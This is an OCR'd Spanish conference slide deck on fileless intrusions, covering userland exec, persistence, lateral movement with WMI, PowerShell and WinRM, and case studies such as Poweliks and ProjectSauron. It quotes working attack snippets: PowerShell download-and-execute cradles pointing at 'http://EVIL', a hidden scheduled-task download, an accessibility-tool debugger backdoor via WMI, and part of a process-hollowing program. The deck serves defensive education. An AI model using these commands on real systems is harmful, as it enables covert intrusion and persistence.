




Intrusiones sin malware

DIEZ AÑOS FORTALECIENDO LA
CIBERSEGURIDAD NACIONAL

Counter Craft



- David Barroso
- CounterCraft
- @lostinsecurity
- dbarroso@countercraft.eu

Índice

- 1. Un poco de historia**
- 2. Ejecución de binarios sin binarios en disco**
- 3. Persistencia**
- 4. Movimientos laterales**
- 5. Ex-filtración**

Categorización de malware

En el contexto de esta presentación

1. Malware 'clásico': binarios que se ejecutan en espacio de usuario o en el kernel
2. 'Malware' sin malware
3. Malware que corre en !userland | !kernel (por ejemplo, BIOS/UEFI, firmware, etc. -> VIII Jornadas STIC)

Malware sin malware?

Un poco de historia

Anti-Forensics Methods

- **Data Contraception**

- Prevent evidence data from existing somewhere that can be analyzed
- E.g. Memory only malware, memory only exploitation

- **Data Hiding**

- Put the data on disk but put it somewhere the forensic analyst is unlikely to look
- E.g. Defilers toolkit, runefs,



The Design and Implementation of Userland Exec

by the grugq

IAS STIC CCN-CERT

2004

Abstract:

This paper examines a mechanism to execute a binary without the use of the syscall `execve()`. The design for this mechanism is simple: clean up the address space; check for, and load, the dynamic linker; load the binary; set up the stack; locate the entry point, and transfer control of execution. One implementation of this mechanism is used to illustrate this design.

Introduction:

Userland exec replaces the existing process image within the current address space with a new one. In this, userland exec mimics the behavior of the system call `execve()`*. However, because it operates in userland, the kernel process structures which describe the process image remain unchanged. This means that the process name reported by system utilities will be the old process name, etc.

The ability to load a new process image without the direct aid of the kernel is important in many scenarios. For example: a program (e.g. shellcode) could load a binary off the wire and execute it without first creating a copy on disk; or, a program could extract a binary from an encrypted data store and execute it without creating a plain text image on the disk. Userland exec is useful for any situation where it is preferable not to create a file on the disk when executing a program.

This paper will describe the design and implementation of the userland exec code. First it will discuss how `execve()` creates a new process image, and what this process image looks like (including the stack layout). Based on this knowledge the design of the userland exec code will be examined, using the userland exec implementation to illustrate concepts.

*) This implementation of userland exec is specific to ELF binaries on i386 Linux systems, however the methodology outlined is universal across Unix-like systems.

https://grugq.github.io/docs/ul_exec.txt

Title : Advanced antifoensics : SELF

Author : ripe & pluf

ORNADAS STIC CCN-CERT

2005

```
==Phrack Inc.==  
  
Volume 0x0b, Issue 0x3f, Phile #0x0b of 0x14  
  
-----[ Advanced Antifoensics : SELF ]-----  
-----[ Pluf & Ripe ]-----  
-----[ www.7a69ezine.org ]-----
```

- 1 - Introduction
- 2 - Userland Execve
- 3 - Shellcode ELF loader
- 4 - Design and Implementation
 - 4.1 - The lobject
 - 4.1.1 - Static ELF binary
 - 4.1.2 - Stack context
 - 4.1.3 - Shellcode loader
 - 4.2 - The builder
 - 4.3 - The jumper
- 5 - Multiexecution
 - 5.1 - Gits
- 6 - Conclusion
- 7 - Greetings
- 8 - References
- A - Tested systems
- B - Sourcecode

---[1 - Introduction

The techniques of remote services' exploitation have made a substantial progress. At the same time, the range of shellcodes have increased and incorporates new and complex anti-detection techniques like polymorphism functionalities.

In spite of the advantages that all these give to the attackers, a call to the syscall execve is always needed; that ends giving rise to a series of problems:

- The access to the syscall execve may be denied if the host uses some kind of modern protection system.
- The call to execve requires the file to execute to be placed in the hard disk. Consequently, if '/bin/shell' does not exist, which is a common fact in chroot environments, the shellcode will not be executed properly.
- The host may not have tools that the intruder may need, thus creating the need to upload them, which can leave traces of the intrusion in the disk.

The need of a shellcode that solves them arises. The solution is found in the 'userland exec'.

<http://www.phrack.org/issues/63/11.html#article>

Home

Click on a group's star icon to add it to your favorites

Recently viewed

comp.os.ms-windo..

[Privacy](#) - [Terms of Service](#)



Gary Nebbett

12/14/00



In article <918koi\$5mq\$1...@nnrp1.deja.com>, Tom Stewart <tast...@my-deja.com> wrote:
> In article <9189gp\$2u...@news.vtx.ch>, "Hanger_man" <happy_ha...@yahoo.fr> wrote:
> > Hi,
> > I load a entire binary-exec file in memory, is there a possibility to launch
> > this applic without writing it to disk.
> > Hanger man
>
> Look for the recent thread "Creating a process without a file..." or
> specifically, for this message pointed to within that thread:
> <http://www.deja.com/getdoc.xp?AN=588030398>

Here is an improved and simplified version of the program from the referenced article.

Gary

```
#include <windows.h>

extern "C" NTSYSAPI LONG NTAPI ZwUnmapViewOfSection(HANDLE, PVOID);

ULONG protect(ULONG characteristics)
{
    static const ULONG mapping[]
        = {PAGE_NOACCESS, PAGE_EXECUTE, PAGE_READONLY, PAGE_EXECUTE_READ,
          PAGE_READWRITE, PAGE_EXECUTE_READWRITE, PAGE_READWRITE,
          PAGE_EXECUTE_READWRITE};

    return mapping[characteristics >> 29];
}

int main(int argc, char *argv[])
{
    PROCESS_INFORMATION pi;
    STARTUPINFO si = {sizeof si};

    CreateProcess(0, "cmd", 0, 0, FALSE, CREATE_SUSPENDED, 0, 0, &si, &pi);

    CONTEXT context = {CONTEXT_INTEGER};

    GetThreadContext(pi.hThread, &context);

    PVOID x; ReadProcessMemory(pi.hProcess, PCHAR(context.Ebx) + 8, &x, sizeof x, 0);

    ZwUnmapViewOfSection(pi.hProcess, x);


    PVOID p = LockResource(LoadResource(0, FindResource(0, "Image", "EXE")));
    PIMAGE_NT_HEADERS nt = PIMAGE_NT_HEADERS(PCHAR(p) + PIMAGE_DOS_HEADER(p)->e_
```

2000

<https://groups.google.com/forum/#!msg/comp.os.ms-windows.programmer.win32/Md3GKPC279A/Ax3bYgXhpD8J>

2010

MemoryModule

The default windows API functions to load external libraries into a program (`LoadLibrary` , `LoadLibraryEx`) only work with files on the filesystem. It's therefore impossible to load a DLL from memory.

But sometimes, you need exactly this functionality (e.g. you don't want to distribute a lot of files or want to make disassembling harder). Common workarounds for this problems are to write the DLL into a temporary file first and import it from there. When the program terminates, the temporary file gets deleted.

`MemoryModule` is a library that can be used to load a DLL completely from memory - without storing on the disk first.

See `doc/readme.txt` for more informations about the format of a DLL file and a tutorial how they can be loaded directly.

CodeExecution

2013

Execute code on a target machine.

Invoke-DllInjection

Injects a Dll into the process ID of your choosing.

Invoke-ReflectivePEInjection

Reflectively loads a Windows PE file (DLL/EXE) in to the powershell process, or reflectively injects a DLL in to a remote process.

Invoke-Shellcode

Injects shellcode into the process ID of your choosing or within PowerShell locally.

Invoke-WmiCommand

Executes a PowerShell ScriptBlock on a target computer and returns its formatted output using WMI as a C2 channel.

2006!

```
# normal download cradle
IEX (New-Object Net.Webclient).downloadstring("http://EVIL/evil.ps1")

# PowerShell 3.0+
IEX (iwr 'http://EVIL/evil.ps1')

# hidden IE com object
$ie=New-Object -comobject InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://EVIL/evil.ps1');start-sleep -s 5

# Msxml2.XMLHTTP COM object
$sh=New-Object -ComObject Msxml2.XMLHTTP;$sh.open('GET','http://EVIL/evil.ps1',$false);$sh.send();iex $sh.responseText

# WinHttp COM object (not proxy aware!)
$sh=new-object -com WinHttp.WinHttpRequest.5.1;$sh.open('GET','http://EVIL/evil.ps1',$false);$sh.send();iex $sh.responseText

# using bitstransfer- touches disk!
Import-Module bitstransfer;Start-BitsTransfer 'http://EVIL/evil.ps1' $env:temp\t;$r=gc $env:temp\t;rm $env:temp\t; iex $r

# DNS TXT approach from PowerBreach (https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerBreach/PowerBreach.ps1)
# code to execute needs to be a base64 encoded string stored in a TXT record
IEX ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(((nslookup -querytype=txt "SERVER" | Select -Pat
```

<https://gist.github.com/HarmJ0y/bb48307ffa663256e239>

Persistencia

Do I need always to survive?

¿Necesitamos persistencia?

- Es el talón de aquiles, generalmente fácil de detectar
- Caso práctico: Duqu 2.0:
 - Sólo en memoria -> necesitas dump de disco y memoria
 - Infecta servidores con alto uptime
 - Reinfecta servidores que han sido limpiados
 - Qué pasa si hay algún problema?
 - Plan B: algunas máquinas tienen un driver especial que permite conexiones desde fuera, y utilizar credenciales robadas en sesiones RDP

Principales mecanismos de persistencia clásicos

Persistencia	Características
Servicios de Windows	Crear uno nuevo o inyectarse en uno existente
Registro	Diferentes maneras
Inyección DLL PRELOAD	Muchos trucos
Modificación de GPO	Ejecutar al login
Uso de objetos COM	Secuestrar objetos COM existentes
Modificación de binarios	Clásico virus
Tareas programadas	Cuando queramos
WMI	Triggers en cambios
Windows Security Packages	Engañar al LSA

Ejemplo tarea programada

<Actions Context="Author">

<Exec>

<Command>powershell.exe</Command>

<Arguments>-w hidden -nologo -nop - ep bypass -noninteractive -c
"IEX(New-Object Net.WebClient).Download-
String(<https://www.prodigiosa.com/ladybug.ps1>)"

</Arguments>

</Exec>


</Actions>

Ejemplo Windows Management Instrumentation (WMI)


Ejemplo:

```
wmic /user:<REDACTED> /password:<REDACTED> / node:<REDACTED>  
process call create "C:\Windows\system32\ reg.exe add  
\"HKLM\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Image File  
Execution Options\osk.exe\" /v \"Debugger\" /t REG_SZ /d \"cmd.exe\" /f
```


- 1 Attacker issues PowerShell commands to create three WMI event objects: a consumer that runs a command or script, a filter that polls the system for a recurring condition, and a binding to link the filter to the consumer.



- 2 WMI regularly polls the system for the query in the event filter. In this example, the filter condition is satisfied daily at 8:05.



- 3 When the filter is triggered, WMI automatically launches the event consumer bound to it. This example shows part of a command line consumer that runs PowerShell with additional malicious code supplied as a Base64-encoded argument.



Movimientos laterales

No malware please

El ciclo de vida más común

- Robo de credenciales (ingeniería social, fuerza bruta)
- Acceso
- Buscar más credenciales
- Persistencia (o no)
- Búsqueda de otras máquinas para pivotar
- Exfiltración

Herramientas para el movimiento lateral

- Hasta 2012:
 - COTS malware
 - Herramientas de Windows
 - Batch o scripts de Visual Basic
 - Psexec
- Después de 2013:
 - Windows Management Instrumentation (WMI)
 - PowerShell + WinRM

As defenses evolve, attackers adapt and innovate. In 2014 we observed new and emerging techniques at each stage of the attack lifecycle. These are a few highlights.




Figure 4: New attacker techniques observed during Mandiant investigations

Source: Mandiant Trends Report 2015 www.ccn-cert.cni.es

El trío calavera

- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)
- PowerShell

Windows Management Interface (WMI)

- Ventajas para un atacante:
 - Por defecto en todos los Windows (desde Windows 98)
 - Mucho más silencioso que psexec
 - Las suscripciones permanentes de WMI se ejecutan como SYSTEM
 - Sólo el almacenamiento de WMI están en disco, todos los payloads son en memoria

Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor

Matt Graeber

Black Hat 2015

Introduction

As technology is introduced and subsequently deprecated over time in the Windows operating system, one powerful technology that has remained consistent since Windows NT 4.0¹ and Windows 95² is Windows Management Instrumentation (WMI). Present on all Windows operating systems, WMI is comprised of a powerful set of tools used to manage Windows systems both locally and remotely.

While it has been well known and utilized heavily by system administrators since its inception, WMI was likely introduced to the mainstream security community when it was discovered that it was used maliciously as one component in the suite of exploits and implants used by Stuxnet³. Since then, WMI has been gaining popularity amongst attackers for its ability to perform system reconnaissance, AV and VM detection, code execution, lateral movement, persistence, and data theft.

As attackers increasingly utilize WMI, it is important for defenders, incident responders, and forensic analysts to have knowledge of WMI and to know how they can wield it to their advantage. This whitepaper will introduce the reader to WMI, actual and proof-of-concept attacks using WMI, how WMI can be used as a rudimentary intrusion detection system (IDS), and how to perform forensics on the

Source: <https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless->

PowerShell

- Con PowerShell puedes...
 - Ejecutar comandos
 - Inyectar código en procesos
 - Enumerar ficheros
 - Interactuar con servicios
 - Revisar logs del sistema
 - Descargar ficheros de Internet
 - Interactuar con la API de Windows
 - Interactuar con el registro
 - Examinar procesos
 - Acceder al framework .NET
 - Y mucho más!

Lo más
importante: casi
sin evidencias!

Fácil de usar

- `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe - ExecutionPolicy bypass -windowstyle hidden -nopfile (New-Object System.Net.WebClient).DownloadFile('http://anonfile.xyz/f/7f58d7ddd ec4b72bab0fb27cd852593e.exe','%TEMP%\windows.scr'); cmd /c '%TEMP%\`

Versiones de PowerShell

Sistema	2.0	3.0	4.0	5.0
Año	2009	2012	2014	2016
Logging	Malo	Mínimo	Decente	Bueno
Windows 7	Por defecto (SP1)	Necesita WMF 3.0	Necesita WMF 4.0	
Windows 8		Por defecto	Necesita WMF 4.0	
Windows 8.1			Por defecto	Necesita WMF 5.0
Windows 10			Por defecto	Por defecto
Windows 2008	Por defecto (R2 SP1)	Necesita WMF 3.0	Necesita WMF 4.0	
Windows 2012			Por defecto	Necesita WMF 5.0
Windows 2016				Por defecto

WinRM

- PowerShell Remoting se basa en WinRM, la implementación de Microsoft de WS-Management
- Soporta ejecución de tres tipos:
 - Comandos remotos
 - Scripts remotos
 - Sesiones remotas
- Security Model = Trusted Devices + User Credentials
- WinRM es necesario en Windows Server Manager
- WinRM está habilitado por **DEFECTO en Windows 2012(R2) Server**
- WinRM se permite en el Firewall de Windows en todos los perfiles de red.

FrameWorks de explotación y post-explotación

- PowerSploit
- Nishang
- PowerCat
- Inveigh
- Empire
- DarkObserver
- PowerShell Suite
- PowerMemory
- PowerShellArsenal
- PowerShell-AD-Recon
- Fathomless
- PoshRat
- Metasploit
- DSInternals
- DSCompromised
- OWA-Toolkit

EmPyre

EmPyre is a pure Python post-exploitation agent built on cryptologically-secure communications and a flexible architecture. It is based heavily on the controller and communication structure of Empire.

The Diffie Hellman implementation is from Mark Loiseau's project [here](#), licensed under version 3.0 of the GNU General Public License.

The AES implementation is adapted from Richard Moore's project [here](#), licensed under the MIT license.

The initial Python launcher code is inspired from MSF's Python Meterpreter launcher [here](#), licensed under the BSD-3-clause license.

The collection/osx/keylogger module was originally written by joev [here](#) and licensed under the MSF_LICENSE/BSD 3-clause license.

```

if not _params.STD then
    assert(loadstring(config.get("LUA.LIBS.STD"))){}
    if not _params.table_ext then
        assert(loadstring(config.get("LUA.LIBS.table_ext"))){}
        if not __LIB_FLAME_PROPS_LOADED__ then
            LIB_FLAME_PROPS_LOADED__ = true
            flame_props = {}
            flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
            flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
            flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
            flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
            flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHECK_TIMES"
            flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"
            flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEUE_SIZE"
            flame_props.BPS_KEY = "BPS"
            flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
            flame_props.getFlameId = function()
                if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
                    local l_1_0 = config.get(flame_props.FLAME_ID_CONFIG_KEY)
                    local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
                    return l_1_0(l_1_1)
                end
            end
            return nil
        end
    end
end

```

<https://securelist.com/blog/incidents/34344/the-flame-questions-and-answers-51/>

The ProjectSauron APT



Lua

The use of a Lua interpreter allowed the attackers to operate with flexibility by writing a simple Lua script for a target machine. The original **Lua interpreter was modified by the attackers** to support Unicode (UTF-16) string encoding.

Below is an example of such a script used to install ProjectSauron modules onto the system:

```
domain = "bikessport[.]com"
dllName = "msprtssp.dll"

install_zeta2 = function()

    windir = os.getenv("WINDIR")
    execStr = string.format("put2 zeta2dll \"%s\\SYSTEM32\\%s\"", windir, dllName)
    res = w.exec2str(execStr)
    if string.find(res, "kb/sec") == nil then
        w.printf("put2 failed\n%s\n", res)
        return false
    end

    execStr = string.format("nslu gc3220." .. domain)
    w.exec2str(execStr)
    regwrite = false
    regStr = w.exec2str("regedit -r \"HKLM\\System\\CurrentControlSet\\Control\\SecurityProviders\\\" | grep -i SecurityProviders")
    w.printf("regStr %s\n", regStr)
```

https://securelist.com/files/2016/07/The-ProjectSauron-APT_research_KL.pdf

MMD-0057-2016 - Linux/LuaBot - IoT botnet as service

06 Sep 2016

Background

On Mon, Aug 29, 2016 at 5:07 PM I received this ELF malware sample from a person (thank you!). There wasn't any detail or comment what so ever just one cute little ARM ELF stripped binary file with following data:

```
arm_lsb: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, hash: a220940db4be6878e47b74403a8079a1
```


This is a cleanly GCC: (GNU) 5.3.x compiled ARM arch ELF binary:

Why did you choose Lua to write your bot?

Flexibility. I can and complex code from cnc or match some bugs in runtime from it. Also writing lot of code in C sucks, as you may see from reversing articles my bot is lot more complex than simple ddos tools used by lizards and other, writing so much code in C would be time consuming, so only io core and other libs requiring speed are written in C, while other code with all logic is in lua.

Why not other script lang? Small, plain C, easy to integrate with C code.

<https://medium.com/@x0rz/interview-with-the-luabot-malware-author-731b0646fc8f#.f2prz1sxe>



SECURITYWEEK

INTERNET AND ENTERPRISE SECURITY NEWS, INSIGHTS & ANALYSIS

Subscribe (Free) | CISO Forum 20

Home > Network Security




Attackers Increase Use of PowerShell, WMI to Evade Detection: Mandiant

By Mike Lennon on February 24, 2015



7



Attackers are doing a better job at hiding in the most complex parts of computer operating systems, according to a new report from FireEye-owned Mandiant.

In its sixth annual Mandiant M-Trends report, the well-known breach investigations company found that more attackers are utilizing several complex tactics including using **Windows Management Instrumentation (WMI)** and **PowerShell** to avoid detection and carry out broad commands on compromised systems.

In the last six months of 2014, Mandiant saw an increase in attackers using PowerShell and WMI for post-compromise activity.

“Attackers are using built in components of Windows that are extremely powerful but relatively obscure in lieu of a lot of the things where attackers needed to previously use specialized tools or malware,” Ryan Kazanciyan, technical director at Mandiant, told *SecurityWeek*.

13 APR 2016 NEWS

PowerShell Exploits Spotted in Over a Third of Attacks



Phil Muncaster UK / EMEA News Reporter , Infosecurity Magazine

Email Phil Follow @philmuncaster



Security experts are warning that Microsoft PowerShell attacks now represent a major enterprise security risk, accounting for 38% of incidents seen by endpoint security vendor Carbon Black and its partners.

PowerShell is a native task automation framework used by Windows to dynamically load and execute code without touching the file system. As such it represents a great way for malware authors to hide their presence while gaining access to endpoints – typically in a post-exploitation scenario, Carbon Black claimed.

The firm interviewed over 20 security partners including Rapid7 and Ernst & Young, analyzing the results of over 1,000 investigations last year to gain a comprehensive picture of PowerShell activity in its *Unified Threat Research* report.

While 38% had seen PowerShell used in attacks, a worrying 31% claimed their clients had received no security alerts before they looked into whether the Microsoft tool had been exploited.

It's used in a variety of attacks, whether designed to steal sensitive IP (17%), customer PII (15%), financial data (18%) or to disrupt services (15%).

And while 13% of the time PowerShell was used in targeted attacks, the vast majority of the time (87%) it's being abused in commodity attacks such as click-fraud, fake AV, ransomware and other opportunistic malware, the study found.

Why Not Watch?




26 MAR 2015

Insights into Incident Response – A View from the Front Lines



7 APR 2016

Secure Your Places and People – Who's Accessing You and from Where?



5 FEB 2015

Encryption Under Attack: Government vs Privacy



26 FEB 2015

Understanding and Responding to Advanced Persistent Threats



07/31/2014, Author: Paul Rascagnères

Poweliks: the persistent malware without a file

Malware that resides in the registry only – a rare and rather new approach

When security researchers talk about malware, they usually refer to files stored on a computer system, which intends to damage a device or steal sensitive data from it. Those files can be scanned by AV engines and can be handled in a classic way. The following analysis is an example of malware which resides in the registry only, is persistent and is not present as a file which can be scanned easily.

- As the entry point, they exploit a vulnerability in Microsoft Word with the help of a crafted Word document they spread via email. The same approach would work with any other exploit.
- After that, they make sure that the malicious activities survive system re-boot by creating an encoded autostart registry key. To remain undetected, this key is disguised/hidden.
- Decoding this key shows two new aspects: Code which makes sure the affected system has Microsoft PowerShell installed and additional code.
- The additional code is a Base64-encoded PowerShell script, which calls and executes the shellcode (assembly).
- As a final step, this shellcode executes a Windows binary, the payload. In the case analyzed, the binary tried to connect to hard coded IP addresses to receive further commands, but the attackers could have triggered any other action at this point.
- All activities are stored in the registry. No file is ever created.

Source: <https://blog.gdatasoftware.com/2014/07/28947-poweliks-the-persistent-malware-without-a-file>

— — — — —

of the framework, if the intermodality is available at the time of injection, then Rover reports to being a more traditional

in a wireless infection, Router adds a value to one or more of the registry path keys to execute javascript using the legitimate




Figure 1. Registry run key value used to execute the malicious JavaScript

Once executed, this javascript adds another layer of javascript from a different host (google), this second javascript

